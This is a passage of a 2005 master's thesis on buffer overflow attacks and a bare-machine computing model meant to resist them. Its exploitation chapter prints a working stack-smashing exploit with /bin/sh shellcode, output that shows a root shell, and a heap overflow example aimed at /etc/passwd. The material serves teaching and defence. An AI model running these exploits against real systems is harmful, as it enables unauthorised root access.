**TOWSON UNIVERSITY**
**COLLEGE OF GRADUATE STUDIES AND RESEARCH**

# STUDY OF BUFFER OVERFLOW

# ON

# DISPERSED OPERATING SYSTEM COMPUTING

**BY**

**TUFAIL AHMED**

**A THESIS PRESENTED TO THE FACULTY OF**

**TOWSON UNIVERSITY**

**IN PARTIAL FULFILLMENT**

**OF THE REQUIREMENTS FOR THE DEGREE**

**MASTER OF SCIENCE**

**IN COMPUTER SCIENCE**

**AUGUST 2005**

**TOWSON UNIVERSITY**
**TOWSON, MARYLAND 21252**

© 2005 By George H. Ford, Jr.
All Rights Reserved

**TOWSON UNIVERSITY**

**COLLEGE OF GRADUATE STUDIES AND RESEARCH**

**THESIS APPROVAL PAGE**

This is to certify that the thesis prepared by Tufail Ahmed., entitled "Study of Buffer Overflow on Dispersed Operating System Computing" has been approved by this committee as satisfactory completion of the thesis requirement for the degree of Master of Science in Computer Science**.**

| | |
|---|---|
| Chair, Thesis Committee<br>Dr. Ramesh K. Karne | Date |
| Committee Member<br>Dr. Yeong-Tae Song | Date |
| Committee Member<br>Dr. Alexander L. Wijesinha | Date |
| Dean, College of Graduate Studies and Research<br>Dr. Jin K. Gong | Date |

*This page intentionally left blank.*

## ABSTRACT

**STUDY OF BUFFER OVERFLOW**

**ON**

**DISPERSED OPERATING SYSTEM COMPUTING**

**TUFAIL AHMED**

Buffer overflow problem has been in spotlight over 20 years now. It is the single most exploited vulnerability till today. It has also become a key security problem for computer systems. Good education is the best protection from it. This thesis studies types of buffer overflow problems, their protection mechanisms and pitfalls. It investigates a new type of environment which is more resistant to buffer overflow exploitation. It is found that Dispersed operating system computing (DOSC) paradigm reduces buffer overflow exploitation. The DOSC design and approach prevents majority of buffer overflow flaws. This is the beginning of having environment that has self protection by design. The outcome of this will motivate application designers to use the DOSC paradigm to build next generation secure applications. .


## TABLE OF CONTENTS

THESIS APPROVAL PAGE ..... iii
ABSTRACT ..... v
TABLE OF CONTENTS ..... v
LIST OF FIGURES ..... viii
1. INTRODUCTION ..... 1
1.1. Motivation ..... 1
1.2. Problem Statement and Our Approach ..... 3
1.3. Goals and Intended Audience ..... 7
1.4. Document Layout ..... 7
2. BUFFER OVERFLOW ..... 8
2.1. Buffer in Computer Systems – A definitive guide ..... 8
2.2. Buffer Overflow – An Introduction ..... 8
2.3. Process Memory Organization ..... 10
*BSS Segment* ..... 11
*Data Segment* ..... 12
*Heap Segment* ..... 12
*Text Segment* ..... 13
*Stack Segment* ..... 13
*Extended Instruction Pointer (EIP)* ..... 14
*Extended Stack Pointer (ESP)* ..... 14
*Extended Base Pointer (EBP)* ..... 14
2.4. Exploiting Buffer Overflow ..... 15
2.5. A simple example of Buffer Overflow ..... 15
2.6. Smashing the Stack ..... 16
2.7. Heap Overflow ..... 19
2.8. Exploits and Operating Systems ..... 25
2.9. Case Study: Code Red Worm ..... 28
3. BUFFER OVERFLOW PREVENTION TECHNIQUES ..... 30
3.1. Introduction ..... 30
3.2. StackGuard ..... 30
3.3. Stack Shield ..... 31
3.4. ProPolice ..... 31
3.5. LibSafe and LibVerify ..... 32
3.6. Summary ..... 32
4. DISPERSED OPERATIONG SYSTEM COMPUTING ..... 32
4.1. Introduction ..... 32
4.2. DOSC System Architecture ..... 37
4.3. Design and Implementation of Sample Application ..... 42
4.4. Web Server Application Object ..... 43
4.5. Impacts of the DOSC Approach ..... 48
5. SECURITY ADVATNAGES OF DOSC SYSTEMS ..... 51
5.1. Introduction ..... 51
5.2. Intrusion Proof ..... 51
5.3. Reliability ..... 54
5.4. Attack Tolerance ..... 54
5.5. Tightly Controlled Inputs ..... 56

5.6. Safe C/C++ Libraries ..... 57
5.7. No Fingerprinting ..... 59
5.8. Simplicity & Flexibility ..... 60
5.9. Flat Memory Scheme ..... 62
5.10. Summary ..... 64
APPENDIX A: List of AOA Interfaces ..... 66
APPENDIX B: Fingerprinting DOSC Web server ..... 69
BIBLIOGRAPHY ..... 70
*CURRICULUM VITA* ..... 74

## LIST OF FIGURES

Figure 1. Memory Layout of Linux and Windows Operating systems ..... 11
Figure 2. Variables and storage in memory ..... 12
Figure 3. Stack Segemnt ..... 13
Figure 4. A sample Buffer overflow program (example 1) ..... 16
Figure 5. Vulnerable.c program ..... 17
Figure 6. Buffer overflow exploit (exploit.c) ..... 18
Figure 7. Running the exploit program ..... 19
Figure 8. Heap overflow program (heap.c) ..... 21
Figure 9. Running heap.c ..... 22
Figure 10. Unix passwd file ..... 23
Figure 11. Exploitation of Heap Overflow ..... 24
Figure 12. Application Object (Web Server Object) ..... 34
Figure 13. Environments ..... 36
Figure 14. System Architecture Overview ..... 40
Figure 15. Sample AOA Interface calls ..... 41
Figure 16. Web Server Message Flow ..... 44

# 1. INTRODUCTION

## 1.1. Motivation

Due to technical and economic factors, computer systems are vulnerable to threats like attacks, misuse, and abuse. Today computers and software are ubiquitous and pervasive. Computers are embedded in every aspect of our day to day life. The initiative of secure computing in this century is paramount.

As computer systems are spreading all over the world and handle most of the information and information processing, computer security has become a general concern of the military, authorities, companies as well as people like you and me, using computers at work or at home. Attacker or well known as malicious hackers, try to manipulate computer systems from remote locations, 24 hours a day.

Computer software's run on operating systems which drive on hardware. Operating System itself is one such humongous software. Software security is admittedly only one of many security concerns that must be confronted and addresses in the design of secure computing systems. But, it is an important one, for several reasons. According to Schneier [7], "Bad Software is more common than one might think. The average large software application ships with hundreds, if not thousands, of security-related vulnerabilities. Some of these are discovered over the years as people deploy the applications. Vendors usually patch the vulnerabilities about which they learn. The rest of the software vulnerabilities remain undiscovered, possibly forever. But they are there. And they all have the potential to be discovered and exploited". Software developers readily sacrifice security for increased functionality and performance.

Viega and McGraw [1] acknowledge that writing programs with no security flaws is difficult, and in the real world, software will likely never be totally secure, there is no such thing as 100 % secure software, because human factor and lack of security knowledge is involved. “Off the shelf” software is not secure, and probably it will be never secure as it is difficult to achieve consistency across products, and some product vendors will not address the security problem at all. Hence, software will continue to have vulnerabilities, in unpredictable and varying degrees, which potentially should be discovered and exploited. McGraw and others in the security field are sounding the alarm that complex and hastily designed applications are sold with numerous security holes [6]. According to McGraw [6] “I do believe we have some very serious infrastructure vulnerabilities in the computer security arena”. Computer software’s are bundled with functionality. People only use 10 percent of the features in the program, but the rest of it has to go in because some specialized customers wanted it. One such example is an operating system. An operating system like Microsoft Windows and Redhat Linux come with hundreds of applications and programs. Most of these applications and programs running on them come with functionality that normal user does not even use but its there. These applications inherently possess security vulnerabilities in them. Windows and Linux are equally vulnerable to security attacks like buffer overflow as noted by Axelsson [45].

Buffer overflow is the single most exploited computer software vulnerability. It has been called the disease and whipping boy of software security [5]. It is the computer security problem of the decade [1]. Buffer overflow has been the main method of compromising the security of a system. Attacks based on buffer overflow have had

devastating effects. Conventional methods of defense have been ineffective. Buffer overflow has evolved over the years, advance type of this technique are being used today. From the Morris Worm [12] in 1986 to current buffer overflow discoveries as posted on mailing lists [36], it seems like buffer overflow is here to stay and haunt computer software.

### 1.2. Problem Statement and Our Approach

Production and maintenance of software systems like operating system and others is a large industry and will grow even larger in the future. Along with this, the size and complexity of the systems has grown, increasing the number of bugs and errors. Many of these bugs constitute security vulnerabilities opening up for intrusions and attacks against the system. One of such vulnerability is buffer overflow which is discussed in detail in section 2. According to Gillette [2], Buffer overflows vulnerabilities raised from 10% to 60%, from 1993 to 2001. He [2] also mentioned that buffer overruns account for up to 50% of today's vulnerabilities and this ratio has been increasing since then. Wilander [3] states in his thesis that vulnerabilities reported in software has increased up to 500 %. All the data in the researches [2, 3] have been derived from a classification of Cert Advisory and statistics from CERT Coordination Center Carnegie Million University. The total number of vulnerabilities between 2000 and 2005 is around 16,440 and only in the first quarter of 2005 the vulnerabilities is 1220 [22].

History of computer applications is as old as computer itself. Programmers have been creating applications since the advent of computers. The common approach of building applications is on top of an operating system. The other approach which is new is to create an application that runs on a bare machine.

Operating system allocates resources for different applications that are running on it and opens up many loop holes. One bad application or an insecure piece of code can compromise the security of the whole system. A secure operating system is important and necessary piece to the total system security puzzle, but not the only piece. A highly secure operating system would be insufficient without application-specific security built upon it. Certain problems are actually better addressed by security implemented above the operating system. In system security both operating systems and application security mechanism must complement each other in order to provide the correct level of security.

Operating systems in general have become complex, massive, and evolved over past four decades. For instance, Microsoft's Window XP (2002) consists of 40 million lines of code [1, 8], Linux OS 7.1 has 30 million lines of code [8]. According to [11], commercial software has 20-30 bugs for every 1000 lines of code. Thus, today's operating systems are complex, large and very difficult to maintain. Although end user applications remain same, their design and operating environments today are completely different, and they are constantly changing and rapidly becoming obsolete. If we avoid the OS layer, it is possible to design systems in self-contained manner and avoid layers and complexity.

Today's computing is an evolutionary approach based on a bottom-up design, which inherits computer layers to accommodate rapidly changing computing environments. We have been using computer architectures innovated four decades ago [9], which are not able to cope with modern computing applications thus resulting in constantly changing computing environments. The bottom-up approaches in computing evolved into many layers of computing and communication in building computer

systems. The top-down approaches taken in computing, including ubiquitous computing [10], is still based on layered architecture, and requires high-level abstractions to communicate with hardware. One of the reasons is that current approaches are not stable, because some alternate approach may completely obsolete the existing one.

An alternate approach to designing computer systems, which was motivated by the object-oriented computer architecture first introduced in [15], is based on application objects (AOs) and the application-oriented object architecture (AOA) [16, 59].

In Application oriented architecture we run simple or complex application on bare machine. Given simple architecture we might be able to build good security in it. AOA will have only one security model and unlike today's application which are at high risk because of depending on operating system security model. We can not stop people from making errors and creating security flaws. But we can provide them with a system environment where their errors will be less effective on the system. Such an environment could enable a security practitioner to concentrate on security services that belong in their particular components rather than dooming them to try to address the total security problems with no hope of success.

Can we really build secure applications? It is a million dollar question. But what makes them non secure, what makes them so risky to use. Probably there is more than one answer to the question. An application running on top of an operating system which is an environment that runs the application is it self not secure. Second answer applications built today have vulnerabilities. To achieve true security it could require the application to be heavily restricted with its environment. Operating system which is a complex application in itself, having vulnerabilities, which at times have been exploited

by hackers. Building secure applications on top of insecure operating system is not a great idea. But building applications which contains all the necessary resources in it is a phenomenal idea. Making such application secure should be studied. We have to test it to find if it really can be made secure.

Any application that can accept input from users can be at risk of being attacked. Otherwise the inputs to the system are truly scrutinized. Applications contain buffers where the data from the input is stored. These buffers if not correctly allocated and faulty can do damage. Buffer overflow is the most common security problems today. And the most exploited one. Overflowing the buffer in the application can result in writing the return address. Inputs can be used by hackers to enter malicious code into the system. They make the application run their malicious code or may run some other program in the system which does run more than one client or server application. If that application is an administration tool then that the system is under the control of the hijacker.

There are certain classes of threats on applications for example Privilege Elevation, Unauthorized Data Access, Denial of Service, Data Manipulation, Identity Spoofing, Cross-site scripting, and Viruses. My finding reflects the problems with systems that make the application insecure.

The attacks under study are exploitation of buffer overflow. Different types of buffer overflow are utilized in a single software application, including buffers that support input/output (I/O) operations, video and a myriad of other operations.

In the DOSC model, users have secure applications which they can carry along with their data and run on any x86 based machine. Can we run applications that provide service for ever with maximum security which is built into it? DOSC architecture can be

starting point in building secure applications and studying computer security concerns. It can be argued Application Object Environment (AOE) by their very nature provide a better architecture for application objects (AO).

### 1.3. Goals and Intended Audience

The goal of this Master's thesis is to:

- Analyze buffer overflow, understanding intrusion techniques used to compromise system security. Also study the available defenses against such type of attacks.
- Study the operating system role in buffer overflow exploitation which leads to intrusion into the system
- Study the security advantages of Dispersed operating system computing. Avoiding operating system does or does not prevent systems from being exploited using buffer overflow.

The intended audience knows the basics of computer programming and wants to know the details of how systems are intruded using buffer overflow. A beginner's knowledge of computer security is required.

### 1.4. Document Layout

This dissertation is divided into five chapters. The introduction chapter which you are reading right now contains the motivation and statement of purpose of the thesis. Chapter 2 introduces buffer overflow and discuss the details of buffer overflow exploits with examples. It also explains the memory process organization which is managed by the operating system. Chapter 3 discuss the defenses against buffer overflow and answer the question that why they fail to completely eradicate buffer overflow. A new two

layered computer architecture called Dispersed Operating System Computing (DOSC) is presented in detail in chapter 4. Chapter 5 is about my findings of advantages of using the new DOSC architecture and why it is secure by design.

# 2. BUFFER OVERFLOW

## 2.1. Buffer in Computer Systems – A definitive guide

Buffer can have various meanings. But in the computing world it means space set aside to store data. Simply, someplace to put some stuff [1]. When contiguous chunks of memory being of same data type are allocated, that memory region is called buffer.

Almost all useful computer programs utilize buffers while functioning. These buffers can be permanent or temporary. They can be used to send or receive data from and to internal as well as external devices. Buffers are also referred as arrays at times. All computer programming languages let you create buffer and use them. Buffer sizes in computer programs vary according to their purpose of use. Normally programming languages at runtime allow programmers to create buffer either in the stack or heap of the computers memory. As with all variables in C, buffers are declared dynamic or static. Static buffers which are explicitly defined in the source code are allocated at load time on the data segment in memory. Dynamic arrays are defined via pointers to memory locations in source code and are allocated at run time on the stack.

## 2.2. Buffer Overflow – An Introduction

What buffer overflow means is to overflow the memory region which is supposed to hold the contents of the buffer. It is similar to pouring more water in a glass then it can hold. The extra amount of water would overflow and spell all over the table. If you try to

stuff more data in small size array it will be written in the next consecutive memory area thus writing across the bounds of the array. The extra data will write or replace other data in the memory. Language like C and C++ does not do bound checking by itself, leaving this task to the programmers. Over the years people have written library of codes without doing boundary checking. If functions and program allow you to input more then required data then we are able to overflow the buffer. We can not stop programmer from making such mistakes. The C and C++ libraries provide functions that contain such vulnerabilities. For example functions like getc(), scanf(), strcpy() etc. will not do bound checking for you. A list of insecure C/C++ functions is listed in the book by McGraw [1]. Programmers must either do bound checking them self or should use safe libraries. Thus when a program writes past the bounds of a buffer, it is called buffer overflow.

Writing past the bounds of a buffer can have adverse effects. The program which provides such opportunities can crash or help compromise the whole system. The process of overflowing the buffer has been exploited using different technique and some of these methods are Smashing the Stack [4], Fandango on core [23], Overrun the screw, Dangling pointer bug [23], and Heap Overflow. We discuss types and cases of buffer overflow exploitation. Buffer overflow can be local as well as remote. The user attacking buffer overflow vulnerability locally would do so to increase his access privileges level. In local attacks the user of the system wants to get certain privileges which he is not entitled to. In other words escalating his/her access privilege. A remote attack comes from a network port and may achieve both simultaneously by gaining unauthorized access and maximum access privilege. Buffer overflow tries to exploit the behavior of the stack at runtime. It tries to interrupt the normal behavior of the function at runtime. The

main problem with buffer overflow from an exploit point of view is finding the security critical region to overwrite in a manner consistent with the desired attack. Selecting which variable to overflow is very important.

And finding one is not a trivial task. Finding just one buffer overflow condition is enough for a skillful attacker to compromise the system. Often researchers and professionals blame the problem on programmers. Either they write unsafe functions or use one. A number of C/C++ libraries contain these unsafe functions. In our approach we demonstrate that buffer overflow problems are visible on complex systems.

### 2.3. Process Memory Organization

In order to understand how computer programs are exploited using buffer overflow it is very important that we understand process memory organization. Mostly modern operating systems like Windows, Linux and Solaris handle the memory of process in a somewhat identical manner. In operating systems virtual memory of each process is divided into user address space and kernel address space. In some operating system this user address space is some times in higher address memory region like Linux where as in some its in lower address memory region [17]. In figure, both the Linux and Windows Process Memory Layout, is shown.




**Figure 1. Memory Layout of Linux and Windows Operating systems**

The user address space is divided into five different regions namely BSS segment, Data segment, Heap segment, Text segment, and finally Stack region.. Let's discuss them one by one.

### *BSS Segment*

BSS stand for "Block Started by Symbol". All uninitialized global and/or static variables declared in a program are stored in this segment. The space is located in this

region during compile time and initialization is done at runtime. Consider looking at the figure 2 for a simple C program demonstrating different types of variables and their storage type.

```
/* A sample C Program */
static int global_constant = 1; // data segment
static int global_variable; // bss segment

void main(int argc, char *argv[])
{

int local;
char * buffer = (char *)malloc(200); //heap

}
```

**Figure 2. Variables and storage in memory**

### *Data Segment*

Just like the BSS the data segment also stores global and constant variables. But these variables allocated are initialized at compile time. Example of data segment variable is presented in figure 2.

### *Heap Segment*

From figure 2.1 we can see that a heap grows just the opposite of stack. It grows from lower memory address to higher memory address. Heap is managed by an operating system component called heap manager [17]. Memory in heap is allocated using functions such as malloc() (ANSI C), HeapAlloc() (Windows), and new() (C++). Memory in heap can de-allocated using functions like HeapFree(), free() and delete(). It's a dynamic memory region which allocated and de-allocated at runtime. A malloc function used in figure 2.

### *Text Segment*

The Text Segment or Code Segment is a read-only area region. It's so because the actual byte code of the executed program is stored in this region. In order to modify or produce new code at run time the programmer has to use the heap or stack and that to have to be executable.

### *Stack Segment*




**Figure 3. Stack Segemnt**

The stack is a data structure used by modern computers to stores local variables and function arguments at runtime. When a function in a program is called, the function

is loaded on the stack. The variables and argument along with other things that we will discuss later in this section are loaded on the stack. Consider a stack like buffer, holding all the information from the function's caller [17]. A stack is created when function is called and released when the function returns.

A stack usually grows from higher memory address to lower memory address just opposite to heap as discussed above. A stack does two popular functions a push and a pop. When an item say a local variable is added to the stack it is a push operation and when an item is removed from the stack it is a pop operation. Stack follows a Last in first out (LIFO) rule. What ever pushed last will be the first one to be popped out.

In order to keep track of data while a stack is functioning, it uses three pointers which are as follows:

***Extended Instruction Pointer (EIP)***

This pointer points to the next instruction processed by the processor during program execution. When a function is called this pointer is saved on the stack. And when the function is returned this pointer is used to determine the location of the next executed instruction.

***Extended Stack Pointer (ESP)***

This pointer points to the current item on the stack or the top of the stack. When items are pushed or popped from the stack the value of this pointer changes.

***Extended Base Pointer (EBP)***

This pointer is used as a static reference to which we add an offset to find some thing on the stack. It is a fixed point on the stack and usually remains the same. When the

function is called, the EIP is changed to the address of the beginning of the function in the text segment to execute it. Memory in stack is used to store the local variables, function arguments; old base pointer and the return address are pushed on the stack as shown in figure 3. After the execution is finished the entire stack frame is popped off the stack, and the EIP is set to the return address so the program can continue execution. If another function were called within the function, another stack frame would be pushed onto the stack, and so on. As each function ends, its stack frame is pooped off the stack so execution can be returned to the previous function.

### 2.4. Exploiting Buffer Overflow

By exploiting buffer overflow an attacker can intrude into the system. Buffer overflow exploits are used to change the flow of control. This is done by jumping or running arbitrary code. In order to change the flow of control of the program, the attacker has to inject attack code into memory structure of the vulnerable process. Once he is able to do that the next step is to exploit some vulnerable function of a process in memory to alter data that actually controls the execution flow. Usually attacks code are assembly codes that give you shell which run with suid of root. Buffer overflow is exploited using a few different techniques and we shall discuss one example of each before jumping to a real world case study.

### 2.5. A simple example of Buffer Overflow

The example in figure 4 shown below demonstrates a simple buffer overflow. Although this program does not alter the flow of control, but just show how dangerous it can be writing any memory region

```
void overflow_function (char *str)
{
  char buffer[20];

  strcpy(buffer, str);  // Function that copies str to buffer
}

int main()
{
  char big_string[128];
  int i;

  for(i=0; i < 128; i++)  // Loop 128 times
  {
    big_string[i] = 'A'; // And fill big_string with 'A's
  }
  overflow_function(big_string);
  exit(0);
}
```

**Figure 4. A sample Buffer overflow program (example 1)**

By just writing four more bytes, the attacker has overwritten the next contiguous area. As variables are stored on the stack are adjacently allocated to each variables and there is no boundary checking done by the system. This example was just to demonstrate the proof that not doing boundary checking for an array help writing past it to other memory area in the stack. The figure shows a stack after it has been overflowed.

### 2.6. Smashing the Stack

Smashing the stack [4] is one of the most popular type of exploitation of buffer overflow, also the most easiest. This technique of overflowing the stack was made popular after articles posted online by Levy [4] and Mudge [13] in 1996, attacks of these

type increased in number after that. Before the publications of these articles only a every few elite type of hackers really knew how to exploit the stack. Let me walk you through an example of stack overflow.

Just as in example shown in figure 4 above we keep on overflowing buffer with more data, we can overwrite the return address. And if we successfully overwrite the return address to a memory location address where we have placed a code we want it to execute, then we have successfully changed the flow of control. In these examples we assume the code given in vulnerable.c is a vulnerable problem as shown in figure 5. And it is a program runs with root privileges.

```
// vulnerable.c
int main(int argc, char *argv[])
{
  char buffer[500];
  strcpy(buffer, argv[1]);
  return 0;
}
```

**Figure 5. Vulnerable.c program**

And exploit.c is attackers exploit code as in figure 6. Let's see how the exploit code works.

```
// exploit.c
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";

unsigned long sp(void)         // This is just a little function
{ __asm__("movl %esp, %eax");} // used to return the stack pointer

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *buffer, *ptr;

  offset = 0;               // Use an offset of 0
  esp = sp();               // Put the current stack pointer into esp
  ret = esp - offset;       // We want to overwrite the ret address

  printf("Stack pointer (ESP) : 0x%x\n", esp);
  printf("    Offset from ESP : 0x%x\n", offset);
  printf("Desired Return Addr : 0x%x\n", ret);

// Allocate 600 bytes for buffer (on the heap)
  buffer = malloc(600);

// Fill the entire buffer with the desired ret address
  ptr = buffer;
  addr_ptr = (long *) ptr;
  for(i=0; i < 600; i+=4)
  { *(addr_ptr++) = ret; }


// Fill the first 200 bytes of the buffer with NOP instructions
  for(i=0; i < 200; i++)
  { buffer[i] = '\x90'; }

// Put the shellcode after the NOP sled
  ptr = buffer + 200;
  for(i=0; i < strlen(shellcode); i++)
  { *(ptr++) = shellcode[i]; }

// End the string
  buffer[600-1] = 0;

// Now call the program ./vuln with our crafted buffer as its argument
  execl("./vuln", "vuln", buffer, 0);

// Free the buffer memory
  free(buffer);

  return 0;
}
```

**Figure 6. Buffer overflow exploit (exploit.c)**

The exploit code first gets the current stack pointer and subtracts an offset from that. In this case the offset is 0. Then memory for the buffer is allocated and the entire buffer is filled with the return address. Next, the first 200 bytes of the buffer are filled with a NOP sled. Then the shellcode is placed after the NOP sled, leaving the remaining last portion of the buffer filled with the return address. Because the end of character

buffer is designated by a null byte, or 0, the buffer is ended with a 0. Finally another function is used to run the vulnerable program and feed crafted buffer.

Figure 7 shows the results of the exploit code's compilation and subsequent execution:

```
$ gcc -o exploit exploit.c
$ ./exploit
Stack pointer(ESP): 0xbffff978
  Offset from ESP : 0xbffff978
Sh-2.05a# whoami
root
```

**Figure 7. Running the exploit program**

Apparently it worked. The return address in the stack was overwritten with the value 0xbffff978, which happens to be the address of NOP sled and shellcode. Because the program was suid root, and the shellcode was deisgned to spawn a user shell, the vulnerable program executed the shellcode as the root user, even though the original program was only meant to copy a piece of data and exit.

The shellcode could have been place even in a environmental variable [4]. The exploit can also be written using perl [14].Here is a typical example from levy's online documentation of exploiting a vulnerable program that runs with root suid in Linux:

$ /usr/X11R6/bin/xterm -fg $EGG

### 2.7. Heap Overflow

In addition to stack based overflow, there are buffer-overflow vulnerabilities that can occur in the heap and bss memory segments. While these types of overflows aren't as standardized as stack-based overflows, they can be just as effective. Because there's no return address to overwrite, these types of overflows depend on important variables being

stored in memory after a buffer that can be overflowed. If an important variable, such as one that keeps track of user permissions or authentication state, is stored after an overflow able buffer, this variable can be overwritten to get full permissions or to set authentication. Or if a function pointer is stored after an overflow able buffer, it can be overwritten causing the program to call a different memory address (where shell code would be) when the function pointer is eventually called.

The Program in figure 8 has an overflow condition let's see how one can overflow such type of buffer to take control of a UNIX system. This example has been taken from the book by Jon Erickson [14] to demonstrate a typical type of heap overflow. This program runs with suid 0 of root.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{

  FILE *fd;

// Allocating memory on the heap
  char *userinput = malloc(20);
  char *outputfile = malloc(20);

if(argc < 2)
{
  printf("Usage: %s <string to be written to /tmp/notes>\n", argv[0]);
  exit(0);
}

// Copy data into heap memory
  strcpy(outputfile, "/tmp/notes");
  strcpy(userinput, argv[1]);

// Print out some debug messages
  printf("---DEBUG--\n");
  printf("[*] userinput  @ %p: %s\n", userinput, userinput);
  printf("[*] outputfile @ %p: %s\n", outputfile, outputfile);
  printf("[*] distance between: %d\n", outputfile - userinput);
  printf("----------\n\n");

// Writing the data out to the file.
  printf("Writing to \"%s\" to the end of %s...\n", userinput, outputfile);

  fd = fopen(outputfile, "a");
  if (fd == NULL)
  {
    fprintf(stderr, "error opening %s\n", outputfile);
    exit(1);
  }

  fprintf(fd, "%s\n", userinput);
  fclose(fd);

  return 0;
}
```

**Figure 8. Heap overflow program (heap.c)**

The output of the program is shown in figure 9.

```
$ gcc -o heap heap.c
$ ./heap testing
---DEBUG—
[*] userinput  @ 0x80498d0: testing
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "testing" to end of /tmp/notes…
$cat /tmp/notes
testing
```

**Figure 9. Running heap.c**

The program takes a single argument and appends that string to the file /tmp/notes. The memory for userinput variable is allocated on the heap before the memory for outputfile variable. By using some debugging code we can find out the difference between the two variables is 24 bytes. We can input 24 bytes without overflowing the next variable on the heap. If we overflow this buffer and rewrite the contents of an important file rather then /tmp/note which is not that important to us. A file we really would like to append some thing in would be /etc/passwd. This is the UNIX password file which contains all the suernames, IDs, and login shells for all users of the system. A snapshot of this file is shown in figure 10.

```
root:*:0:0:Ahmed &:/root:/bin/csh
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell
Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission
User:/var/spool/clientmqueue:/usr/sbin/nologi
mailnull:*:26:26:Sendmail Default
User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-
user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep
user:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-
user:/var/spool/uucppublic:/usr/local/libexec/uucp/uuc
